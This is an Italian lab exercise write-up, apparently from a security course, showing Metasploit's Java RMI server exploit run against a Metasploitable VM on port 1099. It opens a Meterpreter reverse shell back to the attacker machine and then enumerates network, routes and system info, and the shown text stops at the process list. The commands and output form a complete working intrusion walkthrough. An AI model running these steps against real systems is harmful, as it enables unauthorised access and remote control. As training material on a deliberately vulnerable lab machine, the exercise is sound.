

W16D4 - Pratica


Imposto gli indirizzi ip delle macchine:



```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0

[sudo] password for kali:
```




```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:40:a8:fd
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:a8fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3696 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1574092 (1.5 MB)  TX bytes:495512 (483.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=5.20 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.706 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.03 ms
^C
--- 192.168.11.112 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4036ms
rtt min/avg/max/mdev = 0.706/1.876/5.204/1.674 ms
```


Apro metasploit e sfrutto la vulnerabilità Java RMI sulla porta 1099:




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry              .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)             .                .          .      .
   3    \_ target: Windows x86 (Native Payload)       .                .          .      .
   4    \_ target: Linux x86 (Native Payload)         .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```



```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on th
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/j6l6AwVnyf
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:37671) at 2024-09-06 07:07:02 -0400

meterpreter >
```


Ora che ho l'accesso a metasploitable posso raccogliere le evidenze sulla macchina

Configurazione di rete




```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe40:a8fd
IPv6 Netmask : ::
```

Tabella di routing




```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================


    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe40:a8fd  ::       ::
meterpreter > 
```

Sistema operativo




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Elenco dei processi



